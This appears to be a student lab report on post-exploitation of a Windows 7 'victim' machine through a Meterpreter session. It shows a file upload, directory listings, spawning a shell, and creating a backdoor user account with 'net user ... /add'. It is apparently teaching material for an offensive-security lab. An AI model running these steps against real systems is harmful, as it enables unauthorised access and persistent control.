

WINDOWS ATTACKING

1. Create a text file with your name & upload onto Windows Desktop

File Name: 2HN20CS057 (USN)

- **Command used to Upload into Victim machine: -**

`upload <pathname> <filename>`

```
meterpreter > upload /home/kali/Desktop/ 2HN20CS057 .  
[*] uploading : /home/kali/Desktop/2HN20CS057 → .\2HN20CS057  
[*] uploaded  : /home/kali/Desktop/2HN20CS057 → .\2HN20CS057  
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_s_stat - /home/kali/2HN20CS057  
meterpreter > |
```

Fig. File is Successfully Uploaded into Victim machine




Fig. Uploaded file is visible into Victim machine

2. Creating a user into Victim machine: -

- **Command used to create user in victim machine: -**
 - 1) **Shell**->To create interface between attacker and victim
 - 2) **net user <username> <password> /add** ->To create the new user into victim machine

```
root@kali: /home/kali
040555/r-xr-xr-x 0 dir 2017-02-01 02:47:22 -0500 Pictures
040777/rwxrwxrwx 0 dir 2017-02-01 02:45:10 -0500 PrintHood
040777/rwxrwxrwx 0 dir 2017-02-01 02:45:10 -0500 Recent
040555/r-xr-xr-x 0 dir 2017-02-01 02:47:22 -0500 Saved Games
040555/r-xr-xr-x 0 dir 2017-02-01 02:47:22 -0500 Searches
040777/rwxrwxrwx 0 dir 2017-02-01 02:45:10 -0500 SendTo
040777/rwxrwxrwx 0 dir 2017-02-01 02:45:10 -0500 Start Menu
040777/rwxrwxrwx 0 dir 2017-02-01 02:45:10 -0500 Templates
040555/r-xr-xr-x 0 dir 2017-02-01 02:47:22 -0500 Videos
100666/rw-rw-rw- 262144 fil 2023-08-23 12:36:00 -0400 ntuser.dat.LOG1
100666/rw-rw-rw- 0 fil 2017-02-01 02:45:10 -0500 ntuser.dat.LOG2
100666/rw-rw-rw- 20 fil 2017-02-01 02:45:10 -0500 ntuser.ini

meterpreter > cd Desktop\
meterpreter > ls -la
Listing: C:\Users\windows7\Desktop

Mode                Size Type Last modified Name
-----
100666/rw-rw-rw- 46 fil 2023-08-23 12:28:34 -0400 2HN20CS057
100666/rw-rw-rw- 122 fil 2023-08-23 12:13:54 -0400 Vinu-1
100666/rw-rw-rw- 122 fil 2023-08-23 12:25:26 -0400 Vinu-2
100666/rw-rw-rw- 122 fil 2023-08-23 12:26:49 -0400 Vinu-3
100666/rw-rw-rw- 282 fil 2017-02-01 02:47:22 -0500 desktop.ini

meterpreter > shell
Process 1816 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\windows7\Desktop>net user Vinayak Pass /add
net user Vinayak Pass /add
The command completed successfully.

C:\Users\windows7\Desktop>
```

Fig. Successful creation of New-User into Victim machine

